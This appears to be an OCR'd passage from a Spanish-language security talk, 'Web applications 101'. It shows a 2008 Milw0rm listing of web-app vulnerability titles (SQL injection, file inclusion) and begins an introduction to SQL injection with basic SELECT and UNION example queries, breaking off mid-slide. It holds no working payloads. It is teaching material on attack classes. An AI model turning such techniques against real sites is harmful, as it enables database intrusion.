
Escenario actual

MILWORM


[web apps]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2008-03-25	TopperMod 1.0 (mod.php) Local File Inclusion Vulnerability	854	R		D	__GIReX__
2008-03-25	TopperMod 2.0 Remote SQL Injection Vulnerability	790	R		D	__GIReX__
2008-03-25	Joomla Component alphacontent <= 2.5.8 (id) SQL Injection Vulnerability	1763	R		D	cO2
2008-03-25	BolinOS 4.6.1 (LFI/XSS) Multiple Security Vulnerabilities	935	R		D	DSecRG
2008-03-25	e107 Plugin My_Gallery 2.3 Arbitrary File Download Vulnerability	1331	R		D	Jerome Athias
2008-03-24	destar 0.2.2-5 Arbitrary Add Admin User Exploit	1251	R		D	nonroot
2008-03-24	HIS-Webshop (his-webshop.pl t) Remote File Disclosure Vulnerability	1614	R		D	Zero X
2008-03-24	PowerPHPBoard 1.00b Multiple Local File Inclusion Vulnerabilities	1701	R		D	DSecRG
2008-03-24	PowerBook 1.21 (index.php page) Local File Inclusion Vulnerability	1216	R		D	DSecRG
2008-03-24	phpBB Module XS-Mod 2.3.1 Local File Inclusion Vulnerability	1710	R		D	bd0rk
2008-03-23	Joomla Component Cinema 1.0 Remote SQL Injection Vulnerability	2582	R		D	S@BUN
2008-03-23	Joomla Component d3000 1.0.0 Remote SQL Injection Vulnerability	1498	R		D	S@BUN
2008-03-23	destar 0.2.2-5 Arbitrary Add New User Exploit	1778	R		D	nonroot
2008-03-23	Joomla Component rekry 1.0.0 (op_id) SQL Injection Vulnerability	2112	R		D	Sniper456
2008-03-22	Cuteflow Bin 1.5.0 (login.php) Local File Inclusion Vulnerability	1907	R		D	KnocKout
2008-03-22	PHP-Nuke Platinum 7.6.b.5 (dynamic_titles.php) SQL Injection Exploit	2864	R		D	Inphex
2008-03-22	Joomla Components custompages 1.1 Remote File Inclusion Vulnerability	3242	R		D	Sniper456
2008-03-21	XLPortal <= 2.2.4 (search) Remote SQL Injection Exploit	2002	R		D	cOndemned
2008-03-21	PostNuke <= 0.764 Blind SQL Injection Exploit	1636	R		D	The:Paradox
2008-03-21	D.E. Classifieds (cat_id) Remote SQL Injection Vulnerability	2286	R		D	S@BUN
2008-03-21	RunCMS Module Photo 3.02 (cid) Remote SQL Injection Vulnerability	1736	R		D	S@BUN
2008-03-21	phpAddressBook 2.11 Multiple Local File Inclusion Vulnerabilities	1669	R		D	0x90
2008-03-20	ASPapp Knowledge Base Remote SQL Injection Vulnerability	1776	R		D	xcorpitx
2008-03-20	RunCMS Module section (artid) Remote SQL Injection Vulnerability	1205	R		D	Cr@zy_King
2008-03-19	PEEL CMS Admin Hash Extraction and Remote Upload Exploit	2903	R		D	real
2008-03-19	Joomla Component Restaurante 1.0 (id) SQL Injection Vulnerability	3184	R		D	S@BUN
2008-03-19	Mambo Component accombo 1.x (id) SQL Injection Vulnerability	1854	R		D	S@BUN
2008-03-19	Joomla Component Alberghi <= 2.1.3 (id) SQL Injection Vulnerability	2117	R		D	S@BUN
2008-03-19	Joomla Component joovideo 1.2.2 (id) SQL Injection Vulnerability	1834	R		D	S@BUN
2008-03-19	ASPapp (links.asp CatId) Remote SQL Injection Vulnerability	2155	R		D	xcorpitx


Web applications 101



Web applications 101





Web applications 101



Las sospechosas habituales

SQL injection





SQL injection

- SQL: Structured Query Language
- Utilizado para consultar y administrar Bases de Datos
- Query / consulta: Unidad típica de ejecución.
- Consultas básicas: SELECT, INSERT, UPDATE.

SQL injection

```
SELECT * FROM usuarios WHERE name=”laramies”;
```

```
SELECT  id FROM usuarios;
```

```
SELECT nombre FROM usuarios UNION SELECT
name FROM employees;
```


SQL 